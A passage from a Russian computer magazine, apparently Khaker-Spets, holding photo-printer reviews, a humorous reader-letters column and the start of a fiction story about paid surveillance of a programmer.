ГАБАРИТЫ, ММ: 227x116x162

ВЕС, КГ: 1.25

→ **плюсы.** Сразу нужно уточнить, что это не просто фотопринтер, а настоящая домашняя фотостудия — ну а как еще назвать продукт, в комплект поставки которого входит 5-мегапиксельная цифровая камера и пульт ДУ? Суперфункциональный фотокомбайн? Естественно, камера и принтер очень плотно связаны между собой: аккумулятор фотика можно перезарядить с помощью принтера, и напрямую распечатать с него кадры. Сам принтер имеет небольшие размеры и обтекаемые очертания (можно запускать в космос), а после трансформации у него появляется ручка для переноски и необходимые лотки. Он, кстати, напечатал достаточно качественное фото всего лишь за минуту и тридцать шесть секунд. Дополнительным плюсом является возможность подключения к телевизору для просмотра фотографий на большом экране.

→ **минусы.** Отпечаток очень легко поддавался размытию, что не есть хорошо. Камера довольно массивна. Процесс установки драйверов и ПО занимает кучу времени, а также требует от 200 до 600 Мб места на диске, что далеко от минимализма.



**KODAK EASYSHARE 500**  
(\$280) 8 баллов

МАКС. РАЗРЕШЕНИЕ, DPI: <b>300x300</b>
СКОРОСТЬ ПЕЧАТИ (10X15), С: <b>60</b>
ЕМКОСТЬ ЛОТКА ДЛЯ БУМАГИ, ШТ: <b>30</b>
ДОПОЛНИТЕЛЬНО: <b>Compact Flash, SD/MMC, XD-Picture Card, MEMORY STICK</b>
ИНТЕРФЕЙС: <b>USB, PictBridge, BlueTooth, Wi-Fi (требуется дополнительный адаптер)</b>
ГАБАРИТЫ, ММ: <b>334x78x166</b>
ВЕС, КГ: <b>1.3</b>

→ **плюсы.** Самый компактный принтер в нашем сегодняшнем обзоре. Но, несмотря на свои небольшие размеры, он ни в чем не уступает своим более массивным собратьям, а по некоторым позициям даже их превосходит. Он может работать в отрыве от ПК, имеет ЖК-экран для просмотра и редактирования изображений, поддерживает печать

с флешек и карт памяти, имеет встроенный BlueTooth-адаптер, а после установки фирменной карточки Kodak сможет взаимодействовать с миром по протоколу Wi-Fi. Из-за небольших размеров в нем применяется необычная технология печати — полутонная с термочернилами, так что не пугайся, когда твой фейс сначала вылезет желтым, потом красным и только на третий раз таким, каким он должен быть. Кстати, на скорость работы это не влияет: наше фото печаталось всего 70 секунд, причем получилось очень-очень четким и совсем неразмытым.

→ **минусы.** Адаптер Wi-Fi стоит дорого. Опять же, из-за небольших габаритов присутствуют такие конструктивные особенности, как устанавливаемый лоток для бумаги и некоторые ограничения на расстояние от задней стенки принтера до стены.



**SAMSUNG SPP-2020**  
(\$150) 7 баллов

МАКС. РАЗРЕШЕНИЕ, DPI: <b>300x300</b>
СКОРОСТЬ ПЕЧАТИ (10X15), С: <b>60</b>
ЕМКОСТЬ ЛОТКА ДЛЯ БУМАГИ, ШТ: <b>20</b>
ДОПОЛНИТЕЛЬНО: <b>поддержка PictBridge</b>
ИНТЕРФЕЙС: <b>USB, BlueTooth (требуется дополнительный адаптер)</b>
ГАБАРИТЫ, ММ: <b>180x136x61</b>
ВЕС, КГ: <b>1</b>

→ **плюсы.** Samsung SPP-2020 очень похож на устройство от Kodak, что совсем не удивительно — в нем также применяется технология сублиментной печати. Дизайн устройств практически одинаков, они различаются только цветовой гаммой, да тем, что у Samsung'a отсутствует дисплей. Зато и стоит он намного дешевле, и тем, кому не нужна

автономная работа, он вполне подойдет (хотя тут имеется возможность печати с USB-устройств и предусмотрена установка BlueTooth-адаптера). В остальном же это отличный домашний фотопринтер: недорогой, быстрый (65 секунд на тестовое изображение), простой в применении. Полученный отпечаток был ярким и четким, и размыть его не получилось. Фотобумага входит в комплект поставки.

→ **минусы.** Довольно долгая процедура установки драйверов и ПО. Меньшие, по сравнению с остальными участниками теста, возможности. Издержки сублиментной технологии печати — существенно увеличивающий размеры и портящий внешний вид устройства лоток для бумаги, невозможность установить устройство вплотную к стене.

**EPSON PICTUREMATE 500**  
(\$250) 7 баллов

МАКС. РАЗРЕШЕНИЕ, DPI: <b>5760x1440</b>
СКОРОСТЬ ПЕЧАТИ (10X15), С: <b>86</b>
ЕМКОСТЬ ЛОТКА ДЛЯ БУМАГИ, ШТ: <b>20</b>
ДОПОЛНИТЕЛЬНО: <b>Compact Flash (I&amp;II), xD-Picture Card, Smart Media, Secure Digital, MultiMedia Card, Magic Gate Memory Stick, Memory Stick, Memory Stick PRO, Memory Stick Duo, IBM MicroDrive</b>
ИНТЕРФЕЙС: <b>USB, USB DirectPrint, PictBridge, BlueTooth (требуется дополнительный адаптер)</b>
ГАБАРИТЫ, ММ: <b>256x305x167</b>
ВЕС, КГ: <b>2.8</b>

→ **плюсы.** Очень компактное устройство с забавной ручкой для переноски. Уже при включении радует русским меню на ЖК-экране. Его наличие свидетельствует о том, что соединяться с компьютером для работы этому принтеру совершенно не обязательно.

Он может печатать с карт памяти, с BlueTooth-совместимых устройств (при подключении соответствующего адаптера), с девайсов, имеющих интерфейсы USB, PictBridge или USB DirectPrint. Автономность устройства доходит до того, что для его питания можно использовать не адаптер, а аккумулятор. На уже упомянутом ЖК-дисплее осуществляется просмотр и редактирование изображений. Меню и органы управления очень просты, тут проблем не возникнет. Отпечаток получился хорошего качества, с насыщенными цветами, и абсолютно устойчивый к размытию. В комплект поставки устройства входит дополнительный картридж и набор ПО.

→ **минусы.** Недостатком определенно является скорость работы: принтер потратил на печать изображения почти четыре с половиной минуты. Оправдывает ли это качество снимка — решать тебе.





## HEWLETT-PACKARD PHOTOSMART 475

(\$250) 8 баллов

МАКС. РАЗРЕШЕНИЕ, DPI: 4800x1200  
 СКОРОСТЬ ПЕЧАТИ (10x15), С: 90  
 ЕМКОСТЬ ЛОТКА ДЛЯ БУМАГИ, ШТ: 20  
 ДОПОЛНИТЕЛЬНО: CompactFlash, Secure-Digital, MultiMedia Card, Memory Stick, xD-Picture  
 ИНТЕРФЕЙС: USB, PictBridge, BlueTooth (требуется дополнительный адаптер)  
 ГАБАРИТЫ, ММ: 220x115x118  
 ВЕС, КГ: 1.2

→ **плюсы.** Классический, можно сказать, принтер для нашего сегодняшнего теста, отличающийся от Hewlett-Packard PhotoSmart 420 отсутствием камеры, сниженной ценой и расширенными возможностями.

К ним относится автономная работа, кард-ридер, ЖК-экран, на котором можно просматривать и редактировать фотки. Очень понравилось удобство работы — после нажатия кнопки включения все необходимые лотки и экраны открываются сами собой. Это все притом, что размеры принтера остались почти такими же, даже ручка для переноски сохранилась. Снимок напечатался немного быстрее, за 95 секунд. К качеству претензий нет — цвета четкие и сочные. В комплект поставки также входит пульт ДУ.

→ **минусы.** Размытие под действием воды присутствует в полном объеме. Так же, как и долгая и объемная установка — в этом смысле отличий от предыдущего претендента нет.



## SAMSUNG SPP-2040

(\$200) 8 баллов

МАКС. РАЗРЕШЕНИЕ, DPI: 300x300  
 СКОРОСТЬ ПЕЧАТИ (10x15), С: 60  
 ЕМКОСТЬ ЛОТКА ДЛЯ БУМАГИ, ШТ: 20  
 ДОПОЛНИТЕЛЬНО: CompactFlash I II, SmartMedia, SecureDigital, MultiMedia Card, Memory Stick, xD-Picture  
 ИНТЕРФЕЙС: USB, PictBridge, BlueTooth (требуется дополнительный адаптер)  
 ГАБАРИТЫ, ММ: 180x136x66  
 ВЕС, КГ: 1.1

→ **плюсы.** Третий и последний сублимационный принтер в нашем обзоре, который внешним видом очень напоминает два предыдущих. По сравнению со своим младшим братом, Samsung SPP-2020, у сороковой модели существенно прибавилось возможностей. Во-первых, это ЖК-экран, с помощью которого, а также клавиш управления, можно редактировать изображения и управлять процессом печати. Во-вторых, кард-ридер: этой модели принтера не нужен ПК, печать может осуществляться с карт памяти и PictBridge-совместимых устройств. А при установке BlueTooth-адаптера печать станет возможна и по этому стандарту. В остальном же — это копия двадцатой модели, и по достоинствам и по недостаткам. Разве что изображение было отпечатано несколько быстрее — 62 секунды против 65 у двадцатки. Качество же отпечатков было одинаковым, не размывались оба.

→ **минусы.** Долгая, как и у младшей модели, процедура установки драйверов и ПО. Те же ограничения, которые диктуются небольшими размерами устройства и сублимационной технологией печати.



→ **выводы.** Радует тот факт, что в сегодняшнем тесте были исключительно качественные устройства. Хотелось бы отметить принтер Lexmark P450 за его полную автономность от компьютера. Если тебе нужно печатать с Wi-Fi — присмотрись к устройству Kodak EasyShare 500. «Лучшей покупкой» сегодня

становится Samsung SPP-2040 — огромные возможности и хорошее качество за более чем приемлемые деньги. А «Выбор редакции» получает фотостудия Hewlett-Packard PhotoSmart 420: за качество и фотокамеру в комплекте. Все-таки пятимегапиксельный фотоаппарат не будет лишним. **С**



## crew

## e-mail

ПИШИТЕ ПИСЬМА! SPEC@REAL.XAKER.RU

DR. KLOUNIZ

**rpkyvilenina@gmail.com**

Аревина Агарпя

помогите управится с мобилой

Знаете ли Вы, что найти ценную информацию можно не только в газетах и по телевизору, но и с помощью электронной почты.

Емейл-реклама — это недорогой способ доставить вашу информацию тем людям, которые в этом нуждаются. Звоните.

Согласен, искать ценную информацию в почте — хороший тон. Мне вот обычно приходят какие письма? Ну, допустим: «Я заболел лихорадкой западного Нила и поэтому не сдам тебе статью, а ты уж, любезный, выкручивайся, как можешь! С надеждой на длительное сотрудничество, Боря!». Или там: «Когда ты уже план сведешь, куда рекламу ставить, ты знал про такую-то рекламу, да у нас три полосы лишние, то да се, с уважением, Васин». Вот такая вот информация. Правда, когда-то мне случайно скинули по почте дампы с кредитами, слитыми с какого-то магазина, но я ими не воспользовался, поскольку я не хакер какой-то. Однако, насчет того, что спам доходит людям, только в нем нуждающимся, я склонен не согласиться, иначе откуда же мы наблюдаем такой бурный рост спам-киллеров? В общем, как же вы достали со своей ценной информацией...

**duhen@narod.ru**

Помогите

Здравствуйте дорогие хакеры.

Пишет вам программист еще не специалист, но уже не начинающий.

У меня есть к вам одна необычная просьба. Мне очень нужен e-mail Билла Гейтса. Любой: рабочий, домашний. Не спрашивайте зачем, просто помогите. Заранее благодарю!

PS. Так как у меня не всегда есть возможность купить журнал, вышлите, пожалуйста, мне на mail: duhen@yandex.ru

С наилучшими пожеланиями, Duhen.

Никаких проблем, уважаемый! Лови: BillG@microsoft.com. Даже без твоей помощи уважаемый Билл Гейтс получает около 4 миллионов писем в день. Я уверен, твое лишним не будет, и если он не ответит

тебе в течение суток — обязательно обратиться в антимонопольный комитет, потому что только самый заядлый и злобный капиталист-монополист не отвечает на письма благодарных пользователей! Кстати, на форуме ЛинуксРУ.ком уже всплывала тема писем господину, которому обязан данный номер. Оттуда я могу процитировать тебе одну рекомендацию: «Обязательно пиши по-русски, не стоит утруждать себя переводом на язык онанистов. Вот тут-то они и пожалеют, что не сделали русский язык международным».

**Dlf@ok.kz**

\*\*\*!!!

Здравствуйте, уважаемая редакция!

Знаю, что у Вас много писем, но думаю, Вы мне ответите))) А вот мои вопросы:

<sup>1</sup> Когда подключаюсь через прокси (MyProxy, WinProxy) браузерами (Opera, FireFox), то CPU грузится до 100% и зависает система, и никакой реакции! Только reset! С файрволами также! Мне кажется, что отключен какой-то сервис?! Или как? (ОС: Win XP)))

<sup>2</sup> Существует ли Midnight Commander для Виндовс? Или есть альтернатива?

<sup>3</sup> Не могу понять про Java. Вот Java-проги, — игры для соток (мобилок), как на компе их запустить? Какой эмулятор нужен? Java Runtime Environment, относится ли он к Java для мобильных?

Как вы догадались по домену, живу я Казахстане. С опозданием, но все же журнал к нам доходит))) И мы его читаем))) Спасибо, что Вы есть!

ЗЫ: У меня к Вам просьба, не надо печатать мое письмо в журнале)

Заранее благодарен!

С уважением.

Начну с конца. А почему не отвечать в журнале-то? Ты же не попросил чего-то стыдного, не признался в каком-нибудь срамном поступке (например, на пашне с лошадей совкуплялся и т.д.) и не прислал фото в стиле «частное ню». Тебе же нечего стесняться! А теперь — ответу по пунктам (правда, я довольно некомпетентный товарищ и ничем особенным тебе не помогу).

<sup>1</sup> ПОНЯТИЯ НЕ ИМЕЮ, ПОЧЕМУ ТАК ОНО ПРОИСХОДИТ. ЮЗАЙ SOCKSCHAIN, ЭТО ТРУ-ХАКЕРСКАЯ ПРОГРАММА, ЕЕ УВАЖАЮТ ПРЕДСТАВИТЕЛИ ВСЕГО НАШЕГО АНДЕГРАУНДА.

<sup>2</sup> ЭТИМ ВОПРОСОМ ТЫ МЕНЯ ПОДКОСИЛ. ЧТО ЗНАЧИТ: «АНАЛОГ MS»? А КАК ЖЕ НАШИ КОРНИ? КАК ЖЕ НОРТОН КОММАНДЕР, ВОЛКОВ КОММАНДЕР, FAR, В КОНЦЕ КОНЦОВ? ПОД WINDOWS СУЩЕСТВУЕТ ТАКОЕ ГИГАНТСКОЕ КОЛИЧЕСТВО ФАЙЛОВЫХ МЕНЕДЖЕРОВ, ЧТО ГОЛОВА КРУГОМ ИДЕТ.

3 ЗАЧЕМ ТЕБЕ ЭТО? У БОЛЬШИНСТВА ПОЛЬЗОВАТЕЛЕЙ ВСТА-  
ЕТ ОБРАТНЫЙ ВОПРОС.

Не за что! Читай наш журнал, мы подгоним тебе много интересного.



**mivnet@yandex.ru**

Где Mac?

Господа!

Очень хотелось увидеть, что-то и о Apple/Mac. Мы-то существуем, и не очень далеки от мира, да Xcode вроде есть и т.п. Не может быть эта тема для вас совсем битой...  
До скорого!

Сюрприз! Такой номер у нас планируется в следующем году. Хотелось бы раньше, но мы долго думали — действительно ли это интересно всей огромной толпе наших читателей? Прямо всем-всем? Так вот, уважаемые читатели — отпишите мне на эту тему, пожалуйста. Кстати, частично мы касались темы Маков в номере «неРС».



**toCuchukSergey@yandex.ru**

Статья «Рекомендации по работе за компьютером»

Нижне представлена моя статья, которую мне бы хотелось, чтобы Вы опубликовали у себя в журнале. Меня зовут Кучук Сергей Александрович, г. Минск.

Спасибо, зачитал. Поначалу мне показалось, что статья переделана из реферата для какого-нибудь Института Физкультуры. Такой вывод я сделал из обилия ГОСТов, САНПиНов и прочих великих бюрократических канцеляризмов. Нет, конечно, хорошо, что ты проделал такую работу, но зачем же не совсем доказательные утверждения про, допустим, витаминотерапию? В общем, пока зачет не ставим — бюрократический стиль мы не уважаем. Если осилишь адаптировать свои рекомендации и изложить их в простом и понятном стиле — посмотрим еще разок.



**sky.31337@gmail.com**

SkyWriter

Я устал, я ухажу :-)

Привет всем!

Хочется написать что-нибудь простое, как пень, и популярное, как Путин. Или простое, как Путин, и популярное, как пень. Но, как-то вдохновение нейдет :-). В общем, пишу я Вам, чтобы сообщить, что решил подвизаться с таким вредным делом, как журналистика, и это, по-видимому, мой последний диск.

Огромное спасибо вам, моим терпеливым и талантливым коллегам (и особенно терпеливому Аваланчу — отдельное мерси :-)! Огромное удовольствие — работать с вами. В любой ситуации буду рад помочь! И того же жду от вас :-).  
С уважением,  
Иван Касатенко.

Давно пора! То есть нет, я не то хотел сказать. Почему? Почему? На кого же ты нас бросаешь? Конечно, ты самый великий раздолбай и кидала в истории мирового программирования, зато парень веселый! Кроме того, неясным остается вопрос твоей сексуальной ориентации и непонятно, почему

же ты трогал Аваланча за задницу. Также плохо, что ты не оставил преемника из какого-нибудь силового ведомства, ведь это выбивается из заявленной тобой канвы! Ну да ладно. В общем, от всего коллектива — удачи, будем надеяться, ты скоро прославишься каким-нибудь суперпрограммным комплексом для статистического учета шаурмы.



**dmitrysmi@yahoo.com**

Dmitry Smit

\*\*\*COPYRIGHT!

Я хотел бы создать сайт о разработке игр, в котором мне бы очень хотелось использовать некоторые статьи из вашего мартовского номера Хакер-Спец &#8470;64 2006г. «Game Coding». На что и прошу вашего разрешения!  
Заранее благодарю!

А не хочешь ли ты использовать для оформления своего сайта фото различных голых женщин? Думаю, это тоже неплохо бы его украсило. Ну да ладно, ноги, в смысле, шутки в сторону. Вообще, соблюдать копирайты — правильная мысль. Дело в том, что нас иногда спрашивают: «Почему некоторые люди, которые воруют статьи, чаще других заражаются лихорадкой западного Нила, попадают в аварии, падают с небоскребов или на различные острые предметы? Откуда такой высокий процент среди них насильственных смертей?». «Не знаем», — отвечаем мы. Мы же не статисты какие-нибудь и уж тем более не демографы. Я думаю, причина тут простая — концентрация Зла в человеке превышает допустимые значения и выходит на свободу в виде всяческих происшествий. Так вот, поскольку ты не хочешь увеличивать энтропию вселенной, слушай план действий:

- 1 ВЫКЛАДЫВАТЬ МОЖНО ТОЛЬКО СТАТЬИ ДВУХ И БОЛЕЕ МЕСЯЧНОЙ ДАВНОСТИ;
- 2 НАДО ПОДПИСАТЬ, ОТКУДА, ИЗ КАКОГО ЖУРНАЛА СТАТЬЯ ВЗЯТА И ТИСНУТЬ ЛИНК НА СТАТЬЮ НА ХАКЕРЕ.РУ;
- 3 СКИНУТЬ ЛИНК НАМ, ЧТОБЫ МЫ ПОРАДОВАЛИСЬ ВМЕСТЕ С ТОБОЙ.

Вот и все, удачи тебе в сайтоделании! c

Отдых, который вам нужен.

ИГИДА АЭРО

March Expense Summary

**www.igida.ru**  
**945-30-03, 945-45-79**



# Story

## ПАМПЕРСЫ ИЛИ OVERCLOCKING

МОБИЛЬНЫЙ ЗАПИЛИКАЛ НЕОЖИДАННО — ПЕРШИН ВЗДРОГНУЛ И БЫСТРО ПРИНЯЛСЯ ВСПОМИНАТЬ, В КАКОМ КАРМАНЕ ТЕЛЕФОН. ПОТОМ УВИДЕЛ ЕГО НА ПОДСТАВКЕ, ЗАКРЕПЛЕННОЙ В ПРИБОРНУЮ ПАНЕЛЬ, ПРОТЯНУЛ РУКУ, НАЖАЛ

**NIRO (NIRO@REAL.HAKER.RU,  
WWW.NIRO-DE-ROBERT.LIVEJOURNAL.COM)**

— Слушаю.

Кинул взгляд вперед — светофор должен успеть смениться на зеленый, главное — не дать лишнего газа.

— Что выяснили?

— Значащей информации немного, — Першин соображал, как бы поудобнее прижать мобилу к плечу, чтобы переключить передачу. «Говорил же себе миллион раз — купи гарнитуру, деньги же есть...». — Минутку, — сказал он в телефон, воткнул его обратно в подставку и нажал кнопку «Громкая связь». Передачу все-таки пришлось сменить — светофор ну никак не хотел менять свой свет.

— Что за заминка? — раздался хриплый голос в мобиле.

— Технические проблемы... — Першин ухмыльнулся. — Итак — что вас интересует?

— Все. В основном — перемещения и контакты.

— Этого предостаточно, — сам себе кивнул Першин, глядя по сторонам. — Я, конечно, все записывал, кое-что даже на видео. Вы хотите сейчас или отчет в письменной форме? Могу предоставить через час, максимум полтора.

— Отчет, несомненно, необходим, — раздалось из телефона. — Но скажите — он встречался с кем-нибудь из органов милиции?

— Ответ отрицательный.

— С кем-нибудь из мира хакеров, нелегальных торговцев софтом, программистов?

Першин нахмурил лоб:

— Не думаю, что это легко дифференцировать на ходу. Могу сказать, что на рынке контрафактной продукции его не было. Ни у кого с рук ничего не покупал. Всех его друзей я пока в лицо не выучил: на компьютере сравню, тогда скажу.

— Тогда где же он был все это время?

Першин мигнул поворотником, въехал в переулочек возле дома, остановился.

— Он — гулял. Из магазинов — продуктовые, бытовая техника...

Из контактов — возле метро «Баррикадная» долго разговаривал с продавцом букинистики, минут двадцать, наверное. Я проверял — там только художественная литература.

— Еще? С какими людьми контактировал?

— Одну женщину знаю — с ним вместе работает, в институте.

— Программист?

— Хуже — гардеробщица. Живет в соседнем с ним подъезде. Контакт случайный — это однозначно. Ей за шестьдесят, никакого личного интереса.

— Уверены?

— Сейчас ни в чем нельзя быть уверенным до конца. Мир сошел с ума...

— Хватит лирики, — Першина оборвали не грубо, но требовательно.

но. — Бог с ней, с гардеробщицей. Вы не заметили за ним чего-нибудь странного, чего-то, что не укладывалось бы в общую картину жизни молодого человека, живущего весьма и весьма скромно?

Першин улыбнулся. Он явно хотел бы оказаться рядом с заказчиком в тот момент, когда скажет ему самое интересное. Хотел бы оказаться рядом и взглянуть на реакцию. Потому что сам он отреагировал на то, что произошло, очень и очень разносторонне — сначала не понял, потом удивился, потом рассмеялся, и, наконец, снова оказался в полном непонимании происходящего.

— Что вы сами о нем знаете? — задал встречный вопрос Першин. — Давайте разложим по полочкам все, что сумели накопить за последние три дня наблюдения.

Собеседник помолчал несколько секунд, потом сказал:

— Начну с паспортных данных — Кобзарь Никита, двадцати восьми лет, программист, работает в научно-исследовательском институте... Работа связана с созданием систем распределенного вычисления для космических исследований. Работает на этом месте шестой год, сразу с момента получения диплома. Закончил вуз с серебряным дипломом. На работе на хорошем счету...

— От себя добавлю — на очень хорошем счету, — Першин давно заглушил мотор, включил «Максимум» и слушал шоу Бачинского и Стиллавина (он всегда умел делать одновременно несколько дел, не выпуская из виду ничего, что могло бы оказаться важным). — Сейчас пишет кандидатскую под руководством одного из боссов института. Тема — крайне запутанная, не буду вдаваться в подробности. Пишет, успевая при этом выполнять массу работы в отделе. Он много — чертовски много — программирует, ставит какие-то эксперименты... Естественно, работа засекречена, сам он под полным контролем спецслужб — но вы же как-то сумели связаться с ним анонимно и тайно...

— Сумел, не он один разбирается в компьютерах и сетях, — собеседник вмешался в этот комментарий. — Я даже знаю тему его диссертации — но из восемнадцати слов названия я лично понимаю только четыре. Поэтому поверим в его гений заочно. Дальше.

— Дальше — больше. С семьей у него все запутано — мама умерла, когда ему было четыре года. Рак. Правда, данные не совсем точные — но в связи со сроком давности ее амбулаторная карта спрятана в какие-то запутанные и мало известные архивы. Отец — вообще тайна, покрытая мраком. Сложно вообще сказать, каким образом человек по имени Никита Кобзарь появился на свете. Вряд ли из пробырки, поэтому примем на веру факт, что отец был.

— Да уж, не думаю, что у его матери почти тридцать лет назад была возможность забеременеть каким-то экзотическим способом. И уж поверьте, его родословная меня не очень интересует.

— Тогда не будем заострять внимания на родственниках, коих практически не наблюдается. Живет он одиноко, иногда приводит женщин — в последнее время все больше двоих... В смысле, не сразу,





в извращениях он не замечен — то одну, то другую. Выбирает, я думаю. За эту неделю я видел первую три раза, вторую — один. Хотя на мой вкус — лучше бы наоборот.

— Ваш вкус меня меньше всего интересует. Что за женщины? — чувствовалось, что собеседнику не по нраву такая манера Першина вести диалог, но деваться было некуда — частный детектив умел преподнести факты, проанализировать их и сделать необходимые точные выводы. — Имена, нравы, профессии?

Першин понял, что сейчас нужно выдать сжатую информацию — его игривый тон задевал заказчика не на шутку.

— Марина, двадцать два, студентка — Кобзарь ведет у нее государственную практику. Это ее он приводил трижды. Вторая — Людмила, восемнадцать, черт ее знает, кто она такая. Без определенного рода занятий. С ней Кобзарь познакомился в ночном клубе, к которым у него, кстати, иммунитет. Сходит раз в месяц, напьется пива, и домой. Не всегда, в общем... Так вот — Людмила. Красавица — просто загля-



# ВЫ НЕ ЗАМЕТИЛИ ЗА НИМ ЧЕГО-НИБУДЬ СТРАННОГО, ЧЕГО-ТО, ЧТО ВЫХОДИЛО БЫ ЗА РАМКИ ОБЩЕЙ КАРТИНЫ ЖИЗНИ?

день. Могу сделать вывод, который напрашивается сам собой — Марина через постель зарабатывает себе зачет, Людмила же просто для души. Просто Марина лучше отработывает — поэтому ее пока хватает. — Вы циник. Эти дамы что-нибудь понимают в компьютерах?

— Людмила — вряд ли. Девушка для приятного времяпрепровождения, не более того. Марина — по определению должна. Может, даже неплохо. Но как-то с трудом верится. Вы много видели девушек, хорошо разбирающихся в языках программирования? — Знал одну... — заказчик помолчал несколько секунд. — По военному ведомству. Давно это было...

— Давно — не считается.

Першин прикрыл глаза, вспоминая события ближайших трех дней.

— Вот еще что, — продолжил он. — Есть очень и очень необычный факт, который не укладывается в цель моего расследования, но мимо него я не могу пройти.

— Выкладывайте.

— Я тут пытался проанализировать график его перемещений, посетил те магазины, ко-

торые являются для него центром вселенной, и выяснил — случайно, заметьте — что он по каким-то причинам покупает продуктов больше, чем в состоянии съесть мужчина... Даже мужчина, который иногда приводит домой гостей. Я однажды увидел, как он купил две булки хлеба, решил, что запасается — а он на следующий день опять... Две булки. После этого я стал считать.

— Что вы насчитали?

— Что? Знаете, я сам живу один — так вот я столько не съем. Даже если буду водить к себе по паре друзей ежедневно.

— Вывод? Вы же понимаете — самое ценное в вашем расследовании вы приберегаете напоследок. Где вывод?

Першин поправил зеркало заднего вида, посмотрел на себя, подмигнул. — Здесь что-то нечисто, — сказал он в телефон.

— Не надо оккультизма. Конкретно.

— Чтобы сделать вывод, я прибегнул напоследок самое интересное...

Першин собрался, сел поудобнее и продолжил:

— Вчера вечером он посетил еще один магазин. Детский. Зашел, спросил что-то. Девушка оглядела стеллажи с товаром, пожала плечами и развела руками. Он спросил снова — она опять ему отказала, но дала какой-то совет. Он поблагодарил и, выйдя из детского магазина, зашел в ближайшую аптеку и купил там — как вы думаете, что?

— Что? — не сдержался заказчик.

— Памперсы, — выдохнул Першин и замер в ожидании реакции. Через минуту клиент переспросил:

— Что?

— Я тоже впал в ступор, когда увидел у него упаковку. И потом понял, почему девушка ему отказала. Размера подходящего не было.

— У него проблемы со здоровьем? — голос в телефоне звучал заинтересованно и ошарашено одновременно. — Что вам удалось узнать?

— Здоровье у Кобзаря отменное. Мне на ум пришло одно — энурез. Но вопрос — откуда он взялся? Насколько я помню, после института он был призван на двухмесячные сборы — и на комиссии никаких жалоб не предъявлял.

— Выводы! — внезапно повысил голос клиент. Было похоже, что у него уже сдают нервы. — Я устал от фактов! Выводы!

— Хорошо, — ответил Першин. — Вывод таков — Никита Кобзарь талантливый программист, который спит с двумя дамами и не имеет друзей в среде хакеров; он ест за двоих и страдает энурезом. Этого мало? — Не знаю, — хрипло ответил заказчик. — Соглашусь с вами — здесь что-то нечисто. Мне надо подумать...

— Мне тоже, — согласился Першин. — Может, что-то еще придет на ум. Если что — я сразу отзовусь. Что там у нас с гонораром?

— Будет, все будет, — торопливо ответили в телефоне. — Счет у вас не меняется, деньги положу завтра до одиннадцати утра. У меня все точно. Но прошу вас — думайте на всю катушку. Слишком велика та цена, которую я готов платить за сотрудничество с Кобзарем.

Першин нахмурился — почему-то подобные требования его всегда напрягали. Но деньги — они ведь не пахнут...

\*\*\*

Лепихин отстрелялся сегодня на пять баллов. И вроде бы никто не обзывал его, командира подразделения, заниматься стрелковой подготовкой сверх всякого плана — и все равно было приятно совершить маленькую победу над мишенями, завалить пару-тройку ростовых контуров в траву полигона...

Сдал автомат, расписался в журнале. Вошел в бетонный квадрат без крыши — защитное помещение на стрельбище. Переоделся из камуфлированной формы в обычную, на секунду задержался, втянул воздух — запах пороха приятно щекотал ноздри.

Выйдя в бетонный проем, заменяющий собой дверь, он огляделся. До ближайшего здания — наблюдательного пункта полигона — было около трехсот метров. Прямо перед ним возвышался перепаханный разрывами «Града» холм. По обе стороны от него — полосы препятствий; справа для пехоты, слева — для бронетехники. Полигон федерального значения...

И он на этом полигоне — не последняя фигура.

Командир подразделения, о работе которого не принято кричать на каждом углу. Секретная работа...

Кончики пальцев легко покалывало после вибрации автомата. Лепихин потер ладони, подумал, стоит ли ему торопиться на наблюдательный пункт или можно пройти эти триста метров не торопясь, покусывая травинку и думая о жизни. Из головы никак не шла вчерашняя работа...

Он медленно двинулся по дороге, глядя себе под ноги.

— Вроде бы всегда хватало денег, — произнес он, сделав первые несколько шагов. — Ведь платили столько, что нужен был мешок, чтобы унести. А если выпадали боевые, то тут уж хоть каждый день квартиру покупать. Зачем полз-то?..

В кармане требовательно загудел виброрезонатор. Лепихин протянул руку к телефону, взглянул на номер, высветившийся на экране.

От него требовали отчет.

— Ну, давай... батяня-комбат...

Он нажал кнопку, ответил.

— У вас есть информация? — с ходу спросили в трубке.

— Конечно, — ответил Лепихин. — Я всегда на шаг впереди многих. Если не всех.

— Говорите.

— Думаю, что сотовый телефон — не самый надежный канал передачи данных...

— Не сомневайтесь в этом, — голос звучал очень и очень уверенно. — У меня достаточно денег, чтобы заплатить тому человеку, что по окончании нашего разговора сотрет его с дисков сотовой компании.

— Но эта процедура подотчетна федеральной службе безопасности...

— попытался возразить Лепихин, но его перебили:

— Человек с деньгами неподотчетен никому. Я жду информацию.

— Ну, тогда слушайте.

Лепихин вспомнил вчерашний день в деталях. Вспомнил, как использовал специальную аппаратуру дистанционного слежения, которую нелегально, пользуясь служебным положением, вынес с базы. Вспомнил, как пытался понять жизнь человека, прослушивая его квартиру через окно при помощи лазерного луча...

— Самое интересное — понять то, что происходило в квартире, практически невозможно. Вернулся он с работы около семи часов вечера. Я к тому времени устроился на чердаке дома напротив, прямо посреди голубино дерьма — ну да мне не привыкать. Обшарил заранее лучом все три окна, что выходят во двор — большая комната, спальня и кухня. Ничего — то есть не совсем ничего, хозяйственные звуки разного рода... Вода на кухне капает, радио чего-то говорит — многие так делают, оставляют включенным радио, чтобы создать иллюзию присутствия. Чтобы воры не забрались. Думаю, редко помогает...

— Подумайте, вспомните поточнее — ничего странным вам не показалось? — спросил человек на другом конце канала связи.

— Ничего, тут уж вам придется мне поверить на слово, — Лепихин кивнул сам себе. — Звуки начались с приходом хозяина. Шаги, щелканье выключателями. Вода в туалете... Те же звуки, только напрямую связанные с человеком. Радио сделал погромче. Потом в восемь часов начался футбол — он радио выключил совсем и ушел в комнату, туда, где телевизор. ЦСКА — «Спартак». Два — ноль.

— Кто?

— «Спартак».

— Точно...

— Проверяете?

— Приходится.

— Продолжаю. Сидел он и смотрел молча — неактивный такой болель-

щик. Пару раз пшикнуло пиво — банки открывал. Телефон не звонил, сам он никому звонков не делал. Потом диван заскрипел, газета зашуршала. Вообще, приходилось больше на слух, у него шторы толстые... — Шторы? — вдруг переспросил собеседник. — Во всех комнатах? — На кухне — просто тюль. Там его хорошо было видно. Странный он какой-то — сначала пиво пьет, потом ужин готовит. Сделал себе яичницу... С помидорами. Там же на кухне все съел — видно было, что книгу читает. Небольшую, типа таких, что на вокзалах и у метро продают, бумажный переплет, из серии «Прочел и выкинул»... — Хорошо... — тихо прошептал собеседник. — Домашний он у нас... А он дома во что одет был? — Чисто русский вариант, — Лепихин усмехнулся. — Трико с пузырями, майка. А по улице ходит — так люди засматриваются... Дорого одет. — Работа позволяет. — Вы странный человек. Я не понимаю вашей реакции — складывается впечатление, что вы пытаетесь теми фактами, что я для вас добываю, дать ответ на какой-то вопрос. И все, что не укладывается в вашу картину, вы 